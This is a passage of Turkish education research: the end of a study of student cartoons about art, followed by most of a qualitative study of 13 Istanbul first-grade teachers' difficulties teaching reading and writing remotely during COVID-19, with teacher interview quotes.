Ö9		X	X	X		X	X
Ö10	X		X		X		
Ö11		X		X		X	
Ö12	X		X	X		X	
Ö13	X		X	X		X	
Ö14	X			X		X	X
Ö15	X			X		X	X

Tabloya göre karikatür tekniğinde görsel sanat unsurlarından renk, çizgi, mekan, vurgu, değişiklik, hareket-ritm ve oran-orantı dan her çalışmada birden çok unsur kullanıldığı ortaya çıkmaktadır.

4.SONUÇ

Araştırmada, karikatür çizimi için seçilen sözlerle ilgili bulgulardaki temalar da, sanata bakış açısıyla ilgili genel düşüncelerin bir özeti olan sözler tercih edildiği görülmektedir. Bu tercih sanat ile

ilgili tüm sözler düşünüldüğünde, sanatın sorunlarına bakış açısı oluşturmaya yönelik sözlerin daha dikkat çekici olabileceği sonucunu doğurmaktadır. Ya da bu tür zaman içinde geliştirilen atasözü gibi sözlerin aslında o alanla ilgili sorunları ortaya çıkarmaya yönelik olarak meydana gelmiş olabileceği düşünülebilir. Bu düşünceden yola çıkarak özellikle maddi değeri ya da yaşama sanatın değer katması ifadeleri sanata önemi dikkat çekmektedir. Seçilen sözün içeriğindeki kavramlar ve karikatürlerde kullanılan görsel kavramların karşılaştırılmasında, karikatürlerdeki kavram ve ifade sıklığının artması, bu çalışmada öğrenciye kazandırıcı artı bir özellik olarak değerlendirilebilir. Sanat ile ilgili kullandıkları simgelerde görsel sanatlar alanına yönelik simgelerin çoğunlukla kullanılması ve müzik ya da tiyatro simgelerinin az kullanılması, sanatın neredeyse tek bir alan ile ifade edildiği sonucunu çıkarmaktadır. Diğer sanat alanları da karikatürlerde yer almamıştır. Karikatür tekniğinde görsel sanat unsurlarından renk, çizgi, mekan, vurgu, değişiklik, hareket-ritme oran-orantı dan her çalışmada birden çok unsur kullanılması, karikatür çizimlerinde görsel sanatlar açısından katkı sağlayabileceği sonucu çıkarılabilir.

5. KAYNAKÇA

AKENGİN, H., & İBRAHİMOĞLU, Z. (2010). Sosyal Bilgiler Dersinde Karikatür Kullanımının Öğrencilerin Akademik Başarısına ve Derse İlişkin Görüşlerine Etkisi. *Ondokuz Mayıs University Journal of Education*, 29(2).

ANSİKLOPEDİSİ, E. S. (1997). Cilt: 3. İstanbul: Yapı-Endüstri Merkezi Yayınları.

ARTUT, Ö. G. K. (2004). Okul öncesi resim eğitiminde çocukların çizgisel gelişim düzeylerine ilişkin bir inceleme. *Çukurova Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 13(1).

AYGÜN, S. Anadolu Üniversitesi Eğitim Karikatürleri Müzesi Seramikleri. *Sanat ve Tasarım Dergisi*, 3(3), 10-23.

BALCI, Y. B. (2010). *Estetik. Gündüz Eğitim ve Yayıncılık*.

BOYDAŞ, Nihat ve Y.B.BALCI. (1997). Eğitim-Sanat İlişkisi: Sanat Eğitimi. *Eğitim Bilime Giriş*. Ankara: Gazi Kitabevi, (167-175).

BÜYÜKÖZTÜRK ve Diğerleri (2008). *Bilimsel Araştırma Yöntemleri*, Ankara: Pegem Yayıncılık

DOĞAN, İ. T. D. (2019). Erken Cumhuriyet döneminde Türkiye’de toplumsal değişimin tanığı olarak karikatürler (1928-1940) ve eğitim (Doctoral dissertation, University of Ankara).

ETİKE, Serap.(2001).*Cumhuriyet Dönemi Resim Eğitimi*. Ankara: Güldiken Yayınları.

GÖÇER, A., & Akgül, O. (2020). Bir Eğitsel Materyal Olarak Karikatür ve Eğitimde Karikatür Kullanımına Yönelik Kesitsel Bir Değerlendirme. *Yüzüncü Yıl Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, (48), 13-28.

KARASAR, Niyazi (2004). Bilimsel Araştırma Yöntemleri, Ankara: Nobel Yayıncılık.

KIRIŞOĞLU, O. T. (2009). Sanat kültür yaratıcılık görsel sanatlar ve kültür eğitimi-öğretimi. Ankara: Pegem Akademi Yayınları.

KORUCU, S. (2009). Çokgenler konusunda karikatür ve bilgisayar destekli öğretim yöntemlerinin karşılaştırılması.

MELANLIOĞLU, D., TAYŞI, E. K., & ÖZDEMİR, B. (2012). Yabancılara Türkçe öğretiminde karikatür kullanımı. Mustafa Kemal Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, 9(19), 241-256.

SİDEKLİ, S., HARUN, E. R., YAVAŞER, R., & AYDIN, E. (2014). Sosyal bilgiler öğretiminde alternatif bir yöntem: karikatür. Uluslararası Türk eğitim bilimleri dergisi, 2014(2), 151-163.

SUNGUR, N. (1997). *Yaratıcı düşünce*. Evrim Yayınevi.

TAŞ, M. (2014). Karikatür destekli fen öğretimine ilişkin bir araştırma: İlköğretim 6. sınıf yaşamımızdaki elektrik ünitesi örneği.

TELLİ, Hidayet.(1996).Eğitimin Genel Hedeflerinin Davranış Biçimine Dönüşmesinde Sanat Eğitiminin Katkısı Vardır. Milli Eğitim.131,(41-43).

TÜRKMEN, E. F. (2018). Öğretmen adayı konservatuvar öğrencilerinin değer algıları: İyimser ve kötümser karikatürleri örneği. Rast Müzikoloji Dergisi, 6(1), 1805-1831

YAMAN, H. (2010). Bir öğretim aracı olarak karikatür: Türkçe dil bilgisi öğretimi üzerine bir araştırma.

YILDIRIM, Ali ve ŞİMŞEK, Hasan (2000). Nitel Araştırma Yöntemleri, Ankara: Seçkin Yayınları.

YILMAZ, M. (2014). Görsel sanatlar eğitiminde mizahın yeri ve kaynakları. Akademik Bakış Uluslararası Hakemli Sosyal Bilimler Dergisi, (40).

<https://sozluk.gov.tr/> (erişim 28.01.2021: 10:04).

<https://sozluk.gov.tr/>(erişim 28.01.2021: 10:10).

https://www.youtube.com/watch?v=foA27ZsXL-0&ab_channel=S%C3%BCperPenguen (erişim 31.01.2021 11:18)

İLKOKUL 1. SINIF ÖĞRETMENLERİNİN UZAKTAN EĞİTİM İLE OKUMA YAZMA ÖĞRETİMİ SÜRECİNDE KARŞILAŞILAN SORUNLAR VE ÇÖZÜM ÖNERİLERİ

Gönül GÜVEN¹, Zeynep DOĞAN²

¹*Yıldız Teknik Üniversitesi, Sosyal Bilimler Enstitüsü, İstanbul, TURKEY*

²*Yıldız Teknik Üniversitesi, Sosyal Bilimler Enstitüsü, İstanbul, TURKEY*

gonul-guven@hotmail.com

ORCID: 0000-0003-1579-4029

ÖZET

Bu çalışma ile ilkokul birinci sınıf öğretmenlerinin uzaktan eğitim sürecinde okuma yazma öğretimin de yaşadığı olumsuz durumları betimlemeyi ve çözüm önerileri getirmeyi amaçlamıştır. Araştırmanın amacı covid-19 salgını sürecinde ilk defa uzaktan eğitim yöntemi ile okuma -yazma öğreten ilkokul birinci sınıf öğretmenlerinin süreç ile ilgili görüşlerini ortaya koymak ve yaşadıkları sıkıntıları belirleyerek çözüm önerileri getirmektir. Araştırma nitel araştırma yöntemlerinden durum çalışması türünde olup verilerin toplanmasında yarı yapılandırılmış görüşme tekniği kullanılmıştır. Araştırmanın verileri, 2021 yılı Ocak ayında İstanbul ili Esenler ilçesinde görev yapan 13 sınıf öğretmeni ile pandemi koşullarından dolayı zoom ve whatsapp aracılığı ile gerçekleştirilmiştir. Görüşmeler sonucu elde edilen tüm veriler word e aktarılarak kayıt altına alınmıştır. Araştırmada veri toplama aracı olarak, araştırmacılar tarafından geliştirilen ve 17 açık uçlu sorudan oluşan görüşme formu kullanılmıştır. Veriler betimsel analiz ile çözümlenmiş, öğretmenlerin görüşleri doğrudan alıntılar ile sunulmuştur. Yarı yapılandırılmış görüşme ölçeği ile öğretmenlerin uzaktan eğitimde yaşadıkları sorunlar anlamlandırılmaya çalışılmıştır. Elde edilen veriler göre öğretmenler bu süreçte öğrencilerden, velilerden ve teknolojik alt yapıdan kaynaklanan sorunlar yaşandığını ifade etmişlerdir. Öğrencilerin uzaktan eğitime hazır olmamaları, ekran başında derse dikkatlerini vermemeleri, velilerin öğrencilere müdahaleleri, velilerin canlı derse gereken ciddiyetle yaklaşmamaları gibi sorunlar yaşadıkları görülmüştür. Teknolojik alt yapının uzaktan eğitim sürecinde yetersiz olduğu belirtilerek kullanılan uygulamanın sıkıntıları dile getirilmiştir. Okul idarelerinin, okul

rehberlik servislerinin süreç içinde ki destekleri öğretmenler tarafından yeterli görülmüştür. Uzaktan eğitimde okuma yazma öğretirken okuma çalışmalarında istenen verim alınırken, yazma çalışmalarında istenen verimin alınmadığı tespit edilmiştir. İlkokul birinci sınıf öğrencileri için otuz dakikalık ders süresini yeterli olduğu, günlük altı ders sayısının fazla olduğu sonucu ortaya çıkmıştır. Uzaktan eğitimde akran eğitimin eksik kaldığı sonucun ulaşılmıştır. Öğretmenler maddi olanaklarının yetersizliğinden derslere devan edemeyen öğrencileri sürecin en önemli sorunlu olarak görmüşlerdir. Gerekli özveri ve özeni gösteren ailelerin işbirliğiyle uzaktan eğitim ile okuma-yazma sürecinde başarılı olduğu anlaşılmıştır.

Anahtar Kelimeler: Uzaktan Eğitim, İlk Okuma Yazma Öğretimi, Sorunlar, Öneriler

PROBLEMS AND SOLUTIONS OF PRIMARY SCHOOL PRIMARY SCHOOL TEACHERS IN THE TEACHING OF READING AND WRITING WITH DISTANCE EDUCATION

ABSTRACT

This work with a first grade distance education teachers in the process of reading he lives in the negative teaching of writing describe the situations and solutions has sought to bring. Research purpose covid-19 remote for the first time in the epidemic process with the method, who teaches elementary school reading and writing training process first grade teacher and put forward their views about their identifying and resolving problems recommendations to bring. Research qualitative research methods, case study data collection type and semi structured interview the technique I used. Research the data, in the month of January the Istanbul 2020 Class Esenler district who served in 13 teachers due to pandemic conditions zoom and was achieved through whatsapp. All data obtained as a result of negotiations the word e transferred were recorded. As a data collection tool in this research, researchers developed by and 17 open-ended Questions interview form was used. Descriptive analysis of the data resolved by the opinions of the teachers directly excerpts are presented. Semi-structured interview with the scale in distance education teachers to the problems identified has been studied. Obtained according to the data, teachers in this process students, parents, and technological infrastructure from stated that there were problems arising suggested it. Ready for distance education students not their attention to the screen at the beginning of the lesson they never let me in, interventions for parents and students parents, of course you need to live earnestly avoid it was observed that such problems you

experienced. Of technological infrastructure in the process of training remote by indicating that the application used is inadequate has been discussed. School Administration, school counseling and guidance services in the process of enough support by teachers. it has been seen. Reading in distance education studies in the teaching of reading and writing when I imported the requested data, and writing studies where the desired yield have been identified. For first grade students thirty-minute lessons duration is sufficient daily the number of subjects is the result of too much six has emerged. In distance education the result that peer education was incomplete have been achieved. Teachers material unable to continue classes for lack of opportunities the most important of the process as problematic students you've seen it. The dedication and care necessary distance education in collaboration with families showing in the process of reading and writing succeed with it was understood.

Keywords: *Distance Education, Teaching Of Reading And Writing, Problems, Suggestions*

1.GİRİŞ

İnsanlar yaşamları boyunca kritik dönemlerden geçerler. Bu dönemler den en önemlisi okuma yazma sürecinin başladığı ilkokul yıllarıdır. Nasıl ki bir iki yaşlarında tek başına yürümeyi öğrenmek bizim için asıl olansa eğitim hayatına başladığımızda okuma yazmayı öğrenmekte tüm bireyler için zarurettir. Okuma yazmayı öğrenmek kişinin hayatı yolunda atacağı tüm adımların anahtarı niteliğindedir. Okuma yazma öğrenmekle birey hayatındaki en önemli bağımsızlığı kazanacaktır.

İlk okuma yazma öğretimi bireylerin tüm eğitim hayatının temelini oluşturan en önemli dönemi kapsamaktadır. Bu sürecin erkene çekilmesi veya ötelenmesi kişilerin tüm eğitim hayatlarını etkileyecek sonuçlar doğuracaktır. Koşullar ne olursa olsun öğrencinin bu gelişimsel dönemi kaçırılmamalıdır. Bu sebepledir ki 2020-2021 eğitim öğretim döneminde dünyadaki pandemi koşulları nedeniyle birinci sınıf öğrencileri ilk kez uzaktan eğitim kanalıyla okuma yazma eğitim sürecini yaşamışlardır. Çalışmamızda bu süreçte yaşanan aksaklıklar belirlenip çözüm önerileri sunulacaktır.

Uzaktan eğitim, öğrenci ile öğretmenin aynı ortamda bulunmadığı durumlarda kullanılan gelişmiş eğitim teknolojilerini tanımlar. “E-learning” ya da “e-eğitim” teknolojileri kullanılarak yürütülen uzaktan eğitim sayesinde öğrenciler mekândan bağımsız kolaylıkla dersleri takip edebilir, sınavlara katılabilir ve çeşitli etkinliklerde yer alabilir. (1).

Eğitim ve öğretim sistemindeki gereksinimi geleneksel yöntemlerle karşılayamayan ülkeler eğitim programlarını toplumun gelişen ve değişen yeni ihtiyaçlarına göre güncelleyerek, teknolojinin eğitim alanında etkin olarak kullanımı ile uzaktan eğitim sistemlerinden faydalanmış ve bireye fırsat eşitliği ile yaşam boyu öğrenme konularında önemli gelişmeler kat etmiştir (2).

Yapılan çalışmalar incelenerek literatür taraması yapıldığında uzaktan eğitim ve ilk okuma yazma öğretimi sorunları ve çözüm önerileri konularına ayrı ayrı birçok çalışmada rastlamak mümkünken ‘uzaktan eğitim ile ilk okuma öğretimi süreci sorunları konusuna rastlanmamıştır. Uzaktan eğitim ile ilgili çalışmalar literatür taramalarından da anlaşılacağı üzere yüksek öğretim öğrencilerine ve öğretim üyelerine yönelik araştırma çalışmalarını kapsamaktadır.

Özel Okullarda ve Devlet Okullarında Çalışan İlköğretim Öğretmenlerinin Uzaktan Eğitime Karşı Tutumlarının Belirlenmesi çalışması alan kapsamındaki en yakın çalışmadır. Çalışmada öğretmenlerin uzaktan eğitime tutum düzeyleri orta değere yakın olmakla beraber olumlu yönde bulunmuştur (3).

Günümüzde uydu, fiber optik, televizyon, radyo, bilgisayar, internet ve diğer bilişim teknolojilerindeki hızlı gelişmeler eğitimin yapısını ve biçimini etkilemekte, eğitimcileri yeni eğitim programları ve öğrenme-öğretme modelleri geliştirmeye zorlamaktadır. Bilişim teknolojilerini kullanan eğitimciler, “küresel eğitim” uygulamalarının mutlaka kullanılması gerektiğini belirtmektedirler. Küresel eğitim imkanı sunan modellerden biri uzaktan eğitimidir. İlk uygulaması 1728 yılında posta ile yapılan uzaktan eğitim, günümüzde gelişen bilişim teknolojileri sayesinde daha nitelikli, telekonferans ve internet uygulamaları biçiminde karşımıza çıkmaktadır. Bu uzaktan eğitim uygulamaları sayesinde birbirlerinden kilometrelerce uzaklıkta farklı ortamlarda olan öğretmen ve öğrenciler, birbirleriyle görüntülü ve sesli olarak etkili iletişim kurabilmektedirler (4).

Problem Durumu

Ülkemizde 17 Nisan 2020 tarihinde covid-19 salgını nedeniyle 2019-2020 eğitim öğretim yılına ara verilmiştir. Bu ara ancak Bilim Kurulu ve Milli Eğitim Bakanlığı ortak kararı ile 21 Eylül 2020 birinci sınıflarda iki grup oluşturularak her grubun haftada iki gün okula gelmesi şeklinde düzenlenmiştir. Eğitim kayıplarının en aza indirilmesi adına eksik kalan dersler uzaktan eğitim yoluyla tamamlanması kararlaştırılmıştır. Ancak salgının önlenemez artışı komple uzaktan eğitim zorunlu hale getirmiştir. 23.10.2020 tarihi itibarı ile tüm kademelerde dönem sonuna kadar uzaktan eğitime geçilmiştir.

Araştırmanın Amacı

Bu çalışma ilköğretim 1. sınıf öğretmenlerinin uzaktan eğitim ile okuma yazma öğretimi sürecinde yaşadığı sorunları tespit etmeyi ve çözüm önerileri getirmeyi amaçlamıştır. İlk okuma yazma yeni bir dil öğrenme süreciyle eşdeğer bir süreçtir oldukça zor ve zahmetlidir. Uzaktan eğitim ile bu amacın ne kadarını gerçekleştirebildiği bu süreçteki öğretmen sıkıntıları belirlenmeye çalışılacaktır.

Araştırmanın Önemi

İlk defa ülkemizde dünyada yaşanan pandemi süreci ile birlikte tüm eğitim kademeleri uzaktan eğitime geçmiştir ve ilkokul birinci sınıf okuma yazma öğretim süreci uzaktan eğitim yolu ile gerçekleştirilmiştir. Çalışma ilk kez yaşanan bu süreç hakkında bizlere bilgi vermesi açısından oldukça önemlidir.

Araştırma Problem:

İlkokul 1. Sınıf öğrencilerine uzaktan eğitim yolu ile okuma-yazma öğretmeye çalışan öğretmenlerin yaşadığı zorluklar nelerdir?

Alt Problemler

1. Sınıf öğrencileri ile uzaktan eğitimde öğretmenlerden kaynaklanan sorunlar?
1. Sınıf öğrencileri ile uzaktan eğitimde öğrencilerden kaynaklanan sorunlar?
1. Sınıf öğrencileri ile uzaktan eğitimde velilerden kaynaklanan sorunlar?
1. Sınıf öğrencileri ile uzaktan eğitimde teknolojik ve fiziki sistem sorunları?
1. sınıf öğrencileri ile uzaktan eğitimde diğer problemler?

Sayıtlılar

- Çalışmaya katılan öğretmenler ilk defa uzaktan eğitim ile okuma yazma öğretmektedirler.
- Katılımcılar daha önce uzaktan eğitim yapmamışlardır.
- Katılımcılar çalışmaya gönüllü olarak katkı sağlamak istemişlerdir.

Sınırlılıklar

- Çalışma sadece 2020-2021 eğitim öğretim yılının 1.dönemini kapsamaktadır.
- Çalışmaya pandemi koşullarından dolayı 13 öğretmen ile sınırlı kalmıştır.
- Çalışma pandemi sürecinden dolayı uzaktan iletişim yolu ile yapılmıştır.

2. ARAŞTIRMANIN YÖNTEMİ

Çalışmanın bu bölümünde, araştırmanın modeli, evren ve örneklem, veri toplama teknik verileri ve verilerin analizine ait bilgiler bulunmaktadır.

Araştırma Modeli(deseni)

Araştırma nitel araştırma yöntemlerinden durum çalışması (örnek olay, case study) türündedir. Durum çalışması, “nasıl ve niçin sorularını temel alarak araştırmacının kontrol edemediği bir olgu ya da olayı derinliğine incelemesine olanak veren araştırma yöntemidir” (5). Araştırmanın verilerine ulaşmak için yarı yapılandırılmış görüşme tekniği kullanılmıştır. “Yarı yapılandırılmış görüşmede araştırmacı, görüşme yaptığı kişinin verdiği bilgilere odaklanarak görüşme yapılan kişinin araştırma konusu hakkındaki görüşlerini derinlemesine öğrenir” (6). Bu çalışmada uzaktan eğitim ile ilk okuma yazma öğretiminde karşılaşılan sorunların belirlenmesine ve çözüm önerilerine ilişkin bir durum tespiti yapılmaya çalışılmıştır. Pandemi koşulları durum tespiti çalışmasını gerektirmiştir.

Evren ve Örneklem

Bu örnekleme yöntemi araştırmaya hız ve pratiklik kazandırır (5) Araştırmanın evreninde İstanbul ili örnekleme Esenler ilçesinde bulunan ilkököl 1.sınıf öğretmenlerine ulaşmak hedeflenmiştir. Öğretmenler okuma yazma öğretimin değerlendirilmesi çalışma sürecine gönüllü olarak katılmışlardır. Katılımcı sınıf öğretmenlerinin demografik özellikleri Tablo 1’de belirtilmiştir.

Tablo 1. Katılımcı Sınıf Öğretmenlerinin Demografik Özellikleri

Katılımcılar	Cinsiyet	Hizmet Yılı	Öğrenim Durumu
L22	erkek	22	Lisans
Ş20	kadın	20	Lisans
G17	kadın	17	Lisans
M15	kadın	15	Yüksek lisans
S14	kadın	14	Lisans
T14	erkek	14	Lisans
O13	erkek	13	Lisans
Z10	erkek	10	Lisans
A12	kadın	12	Lisans
H7	kadın	7	Lisans
E5	erkek	5	Lisans
B2	kadın	2	Lisans
Ö1	kadın	1	Lisans

Tablo 1’de araştırmaya katılan katılımcılar ile ilgili bilgiler yer almaktadır. Çalışmada yer alan katılımcıların 8 tanesi kadın 5 tanesi erkektir. Katılımcıların 2 sinin hizmet yılı 20 yıl ve üzeri, 7 tanesi 10 ile 20 yıl arası hizmet yılına sahip iken 4 tanesi 10 yıl altında hizmet süresindedir. Katılımcılardan 1 i yüksek lisans mezunu ilken 12 si Sınıf öğretmenliği lisans mezunudur.

Veri Toplama Aracı

Bu araştırmada uzaktan eğitimde görev alan öğretmenlerin okuma yazma ğretim süreci verilerinin toplanması amacıyla araştırmacı tarafından yarı yapılandırılmış görüşme formu geliştirilmiştir. Yarı yapılandırılmış görüşme formunu oluşturmak amacıyla, ilk olarak konu ile ilgili literatür incelenmiştir. Literatür incelenmesinin ardından oluşturulan yarı yapılandırılmış görüşme formu, nitel araştırma yöntemleri konusunda uzman bir ğretim üyesine, ilk okuma yazma ğretimi alanında uzman bir ğretim üyesine ve son olarak bir sınıf öğretmeninin görüşüne sunulmuştur. Elde edilen görüşler doğrultusunda yarı yapılandırılmış görüşme formunda gerekli düzeltmeler yapılmış ve n uygulama için hazır hale getirilmiştir. 3 ilkokul 1. Sınıf ğretmeni ile yapılan ön uygulama sonucunda gerekli değişiklikler yapılmış görüşme formuna son şekli verilmiştir. Bu araştırmada okulda çalışan öğretmenlerin de görüşleri alınarak 17 soruluk bir görüşme formu hazırlanmıştır. Aşağıda belirtilen sorular katılımcılara yöneltilmiş ve katılımcıların izni ile kayıt altına alınmıştır. Görüşmeler 4 Ocak 2021 22 Ocak 2021 tarihleri arasında zoom ve whatsapp üzerinden gerçekleştirilmiştir.

Verilerin Analizi

Elde edilen verilerin analizinde betimsel analiz tekniği kullanılmıştır. Betimsel analizde, elde edilen veriler, daha önceden belirlenen temalara göre özetlenir ve yorumlanır (Yıldırım ve şimşek, 2006: 224). Zoom ve Whatsapp üzerinden yapılan görüşmeler, word belgesine yazılmıştır. Araştırmada da elde edilen veriler, araştırmacılar tarafından daha önceden belirlenen temalara göre özetlenerek yorumlanmıştır.

Verilerin analizinde öncelikle katılımcı ğretmenlere M15, L22...şeklinde kodlanmıştır. Katılımcıların görüşme formlarında yer alan ifadeleri temaların ve alt temaların içeriklerine göre kodlanmıştır. Kodlanan ifadelerin tekrar sıklığına göre de frekanslar belirlenmiştir. Bununla birlikte tema ve alt temalarda yer alan soruların anlaşılabilirliğini kolaylaştırmak için de katılımcı görüşlerinden örnek ifadelere yer verilmiştir. Araştırmada bulgular ortaya konulurken katılımcıların söylemleri hiçbir değişikliğe uğratmadan sunmuştur. Araştırmanın güvenilirliği açısından önemlidir.

3. BULGULAR

Bu bölümde ilkokul 1.sınıf ğretmenlerinin açık uçlu sorulara verdikleri cevaplardan elde edilen bulgular, içerik analizi sonucu elde edilen bulgular yer almaktadır.

Katılımcı ğretmenlerin derslerinin bilgisayar kullanarak gerçekleştirdiği grlmştir. Kullandıkları bilgisayarları kendi imkanlar ile aldıklarını belirtmişlerdir. Uzaktan eğitim derslerini katılımcı öğretmenlerin 12'si bilgisayardan yaparken 1'i akıllı telefonlarını kullandıklarını belirtmiştir

Eğitim teknoloji uygulamalarını aktif olarak kullandıkları grlmştir. Katılımcı ğretmenlerin

uzaktan eğitim ile okuma yazma öğretme sürecinde öğrencilerin kavramasını kolaylaştıracak, uygulaması ve erişimi kolay seçenekleri kendi sınıflarına göre belirleyip kullanmışlardır. Eğitim teknolojilerinin aktif kullanımına ilişkin genel değerlendirmede öğretmenlerin kendi yetenek ve becerileri doğrultusunda, kendilerine kolaylık sağlayacak uygulamaları kullandıkları anlaşılmıştır. Bu alandaki çeşitlilik öğretmenlerin hayatını kolaylaştırarak onlara seçme imkanı da tanımıştır. Öğretmenlerin cevapları incelendiğinde en çok Milli Eğitim Bakanlığı'nın resmi eğitim bilişim ağı olan (EBA) en çok kullanılan eğitim teknoloji uygulaması olmuştur. Diğer seçeneklerin kullanım oranı ise öğretmenlerin kendi yeteneklerine bağlı olarak değişiklik göstermiştir. Eğitim teknolojilerinin kullanımını uzaktan eğitim için bir gereklilik niteliğindedir bu bağlamda katılımcı öğretmenlerimizin vermiş olduğu bazı cevaplar: *Öğretmen M15: Web 2 araçları ve dijital oyunları kullanıyorum. Önceden hazırlamış olduğum oyunları öğrencilere ekran kontrolü vererek oynatıyorum. Web 2 araçlarını ders konularına göre konulara uyarlıyorum. Word wall uygulaması ile sözcük ve cümle okuma, matematiksel işlemler için kutu açma, kutu eşleme çarkifelek vb uygulamalardan yararlanıyorum. Word art programı ile kelime bulutu oluşturarak belirli gün ve haftanın şablonunu kullanarak ilgili sözcükleri, renkli olarak yerleştiriyorum. İlgi çekici ve eğlenceli hale gelen derslerim daha verimli geçiyor. Dijital oyunları da ağırlıklı olarak matematik dersinde kullanıyorum. Öğretmen H7: Uzaktan eğitim yaptığımız şu süreçte bilgisayar üzerinden kullanılacak z-Kitap ve akıllı tahta gibi vs uygulamalar ile eğitim teknolojilerini kullanıyoruz. Öğretmen B2: Eğitim teknolojilerini aktif olarak kullanıyorum eba ve zoom üzerinden çalışmalar yapıyorum. Öğretmen Ş20: çok etkili kullanamıyorum sadece ekran paylaşımı ve video paylaşabiliyorum. Defter sayfası üzerinde çalışıyorum.*

Uzaktan eğitim ile ilgili öğretmenleri çoğunluğunun herhangi bir eğitim hizmet içi eğitim almadığı görülmüştür. Uzaktan eğitim ile ilgili öğretmenlerin öncesinde hiçbir eğitim almamış olmaları ani gelişen koşullara bağlanabilir. Pandemi sürecine hazırlıksız yakalanmak öğretmenleri bu konuda eksik bıraksa da öğretmenler kendi gelişimlerini kendileri izleyerek ve eksikliklerini kendileri tamamlayarak bu sürece adapte olmuşlardır. Fakat 1. Sınıfa okuma yazma öğretmeye çalışan öğretmenlerin çoğunluğunun uzaktan eğitim ile ilgili hizmet içi eğitim almamış olmaları büyük eksikliktir. Konu ile ilgili bazı öğretmenlerin cevapları: *Öğretmen A12: Evet uzaktan eğitim ile ilgili yine Milli Eğitim Bakanlığı'nın Eğitim Bilişim Ağı kullanımı ile ilgili eğitimi uzaktan eğitim ile aldım. Öğretmen G18: Kendi isteğim ile uzaktan eğitim ile ilgili hizmet içi eğitim aldım. Öğretmen T14: Evet hizmet içi eğitim aldım.*

Uzaktan eğitim ile okuma yazma öğretme sürecini öğretmenler birinci sınıf öğrencileri açısından uzaktan eğitimin etkililiğini verimli buldukları görülmüştür fakat öğretmenlerin çoğunluğunun etkililiğinin çeşitli koşullara bağlı olarak aratabileceğini belirtmişlerdir. Tabi burada öğrencinin ev ortamında oluşu onu destekleyen bir yakının olabileceği unutulmamalıdır. Öğretmenler uzaktan eğitimin etkililiğini çeşitli koşullara bağlanarak daha da iyileşebileceğini belirtmişlerdir. Okuma yazma öğretimi sürecinde uzaktan eğitimin etkililiği ile ilgili bazı öğretmen görüşleri aşağıda yer almaktadır. *Öğretmen*

H7: Faydalı yönlerinin olduğunu düşünüyorum ancak etkileşimin kısıtlı olması, öğrencilerin derse aktif katılmaması, bireysel farklılıklara uygun olmaması, teknik aksaklıklar sebebiyle öğretme ve öğrenme yöntemi etkililiğinin düşük olduğu kanısındayım. Öğretmen B2: Uzaktan eğitim ile ilgili öğretme öğrenme sürecini yararlı buluyorum. Çocukların bu salgın sürecinde derslerden geri kalmamaları için yapılan bir yöntem olarak etkili olumlu karşılıyorum. Öğretmen Ö1: Yüz yüze eğitim ile verilen birçok kazanımın uzaktan eğitim ile kazandırılması daha güçtür. Derse ilgisi az olan öğrencilerin uzaktan eğitim ile tamamen dersten koptuklarını düşünüyorum. Öğretmen S14: İlk başlarda zor gibi gelse de veli desteği ile çocuklarda öğretmenlerde sürece uyum sağladı. Yüz yüze eğitim kadar asla verimli olamasa da bu koşullarda kurtarıcı oldu. Öğretmen G18: 1. sınıflara ile okuma yazma öğretirken etkili olduğunu düşünüyorum her daim oyun amacı ile kullandıkları bu cihazların bir anda okulu olmaları onlara çok ilgi çekici geliyor ve etkili oluyor. Öğretmen T14: Öğrencilerimle gerekli etkileşimi sağlayabiliyorum. Uygulama beceri derslerinde zorluk yaşasak da etkili olduğunu düşünüyorum. Öğretmen L22: İhtiyacı olan her aileye eğitim desteği sağlanırsa ve gerekli fiziki alt yapı eksiklikleri giderilirse gelecek için uzaktan eğitimin etkili bir yöntem olduğunu düşünüyorum. Ama şu an için internet sıkıntısı vb. gibi eksikliklerden dolayı tam anlamıyla verimli olduğunu düşünmüyorum. Öğretmen O13: Etkili öğrenme olduğunu düşünmüyorum bireysel öğrenci takibinin gelişiminin izlenmesini 1. Sınıflar açısından uygun bulmuyorum.

İlk okuma yazma öğretiminin en önemli döneminde öğrencilerin derse katılımının yetersiz olduğu anlaşılmıştır. Katılım yetersizliği ailelerin maddi olanaklarının yetersiz oluşuna bağlı olduğu tespit edilmiştir. Görüşülen öğretmenlerinin hiçbiri sınıfının tamamının katılım sağladığını belirtmemiştir. Buna rağmen tabloya göre sınıftaki öğrencilerin en az %50 ve üzeri derslere katılım sağlamakta oldukları görülmüştür. Uzaktan eğitim ile okuma yazma sürecinde derse katılım ile ilgili bazı öğretmen görüşleri: Öğretmen B2: *Sınıfımın yarısı uzaktan eğitime katılım sağlamaktadır. Katılımı yeterli buluyorum. Neden ise katılım sağlamayan öğrencilerim ya internet sorunu yaşıyor ya da kendi isteğiyle derse katılmak istemiyor. Katılmayan yarıdan fazla öğrencim ise yabancı uyruklu (Suriyeli) olduğu için canlı derslerin tekniğini bilmediklerinden derse katılım sağlayamıyorlar. Öğretmen M15: Sınıf mevcudum 31 ve katılım 30 öğrenci ile sağlanmaktadır. Katılmayan öğrencim maddi yetersizlikten dolayı pc internet olanağı olmayan öğrencimdir. Bu imkanlara her öğrencinin sahip olması gerektiğini ve bunun bir hak olduğunu düşünüyorum. Öğretmen H7: Sınıfımın %75'i katılıyor. Hayır, yeterli değil. Katılmayan öğrencilerde dönem kaybı oluştu yüz yüze eğitime geçildiğinde derslere katılmayan öğrenciler eksik kaldıkları konularda zorluk yaşayacaklar. Öğretmen Ş20: %80 katılım var. Yeterli değil eğitimde eşitlik ilkesine ters düşüyor. Herkes aynı imkanlara sahip değil. Öğretmen O13: sınıfımın yarısı canlı derslere katılıyor. Bu yetersiz fakat ailelerin ekonomik imkanları elvermediği için uzaktan eğitime katılmıyorlar. Bu eksikliklerin tespiti ve giderilmesi çok önemlidir. Öğretmen L22: Sınıfımın katılımı %75 civarında sebebi ailelerin çok çocuklu olması olan cihazların her çocuğun ihtiyacını karşılayacak durumda olmaması. Ağabeyleri ablaları derse katılacak aralarından mezun durumda olanları*

seçiyorlar kimin dersini önemli görürlerse onun canlı derse katılabildiğini söylüyorlar. 1. Sınıf henüz küçük oldukları için daha sonrada okuma yazma öğrenebilir diye düşünen velilerim var.

